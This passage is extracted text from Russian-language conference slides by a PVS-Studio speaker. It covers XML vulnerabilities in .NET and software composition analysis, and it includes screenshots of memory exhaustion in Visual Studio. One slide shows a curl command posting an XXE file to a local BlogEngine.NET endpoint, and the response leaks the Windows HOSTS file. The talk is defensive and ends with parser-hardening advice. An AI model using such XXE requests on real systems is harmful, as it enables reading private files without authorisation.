
-_ (ツ) _/-






SCA


SCA




SCA



SCA




SCA




SCA (Software Composition Analysis)


- Поиск уязвимостей в компонентах
- На основе баз:
 - CPE (Common Platform Enumeration)
 - GitHub Advisory Database
 - ...
- OWASP Top-10 2021: A06 - Vulnerable and Outdated Components



Инструменты

Используйте и SAST, и SCA...





Выводы

Выводы

- XML-уязвимости ближе, чем кажутся

FileEditViewGitProjectBuildDebugTestAnalyzeToolsExtensionsWindowHelpSearch (Ctrl+Q)MSBuild

DebugAny CPUStart

LazyFormatted...IdEventArgs.csOutputAttribute.csRequiredRuntimeAttribute.csRequiredAttribute.csBuildWarningEventArgs.csCriticalBuildM...geEventArgs.csInitializationException.csDistributedLoggerRecord.cs

Microsoft.Build.FrameworkMicrosoft.Build.Framework.LazyFormattedBuildEventArgs_arguments

```
146
147    /// <summary>
148    /// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>
149    /// <param name="version">The version of the runtime the message packet was created from</param>
150    62 references
151    internal override void CreateFromStream(BinaryReader reader, Int32 version)
```

Solution Explorer

Search Solution Explorer (Ctrl+;)

- C# ICancelableTask.cs
- C# IEventRedirector.cs
- C# IEventSource.cs
- C# IForwardingLogger.cs
- C# IGeneratedTask.cs
- C# ILogger.cs

Task Manager

FileOptionsView

ProcessesPerformanceUsersDetailsServices

Name	7% CPU	99% Memory
Apps (3)		
Microsoft Visual Studio 2022 Preview (8)	4.8%	124,621.9 MB
Microsoft.ServiceHub.Controller	0%	20.4 MB
PerfWatson2.exe	0%	42.9 MB
ServiceHub.Host.CLR.x64	0%	27.7 MB
ServiceHub.Host.CLR.x86 (32 bit)	0%	25.5 MB
ServiceHub.IdentityHost.exe (32 bit)	0%	27.4 MB
ServiceHub.SettingsHost.exe (32 bit)	0%	37.8 MB
ServiceHub.VSDetouredHost.exe	0%	36.0 MB
Microsoft Visual Studio Preview	4.8%	124,404.3 MB

Fewer detailsEnd task

Process Hacker

HackerViewToolsUsersHelp

RefreshOptionsFind handles or DLLsSearch Processes (Ctrl+K)

ProcessesServicesNetworkDisk

Name	PID	CPU	Private b...	Description
winlogon.exe	11796		2.45 MB	Windows Logon Application
fontdrvhost.exe	12008		1.96 MB	Usermode Font Driver Host
dwm.exe	12064		55.98 MB	Desktop Window Manager
explorer.exe	4808		48.86 MB	Windows Explorer
devenv.exe	2572	3.69	142.31 GB	Microsoft Visual Studio 2022 Preview
Microsoft.Servi...	12396		34.36 MB	Microsoft.ServiceHub.Controller
ServiceHub.I...	13440		35.42 MB	ServiceHub.IdentityHost.exe
ServiceHub....	13956		61.05 MB	ServiceHub.VSDetouredHost.exe
ServiceHub....	14016	0.12	53.86 MB	ServiceHub.SettingsHost.exe
ServiceHub....	15288		32.6 MB	ServiceHub.Host.CLR.x86
ServiceHub....	1106		20.54 MB	ServiceHub.Host.CLR.x64

CPU Usage: 6.67%Physical memory: 127.59 GB (99.74%)Processes: 163

179
180
181
182
183
184

_originalCulture = new CultureInfo(originalCultureId);

133 %No issues found


C# InteractiveError ListCommand WindowOutput

Ready

Welcome to BlogEngine.NET

```
C:\Windows\System32\cmd.exe
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>02</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
```

share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

[DOWNLOAD THEMES](#)

[OFFICIAL WEBSITE](#)

[DONATE](#)

Write Permissions

Выводы

- XML-уязвимости ближе, чем кажутся
- Используйте новые версии фреймворков
- Конфигурируйте парсеры правильно:
 - отключайте обработку DTD
 - ограничивайте размер сущностей
 - отключайте резолвинг внешних сущностей
- Используйте инструменты: SAST, SCA и т.п.



@_SergVasiliev_



Сергей
Васильев

pvs-studio.com
vasiliev@viva64.com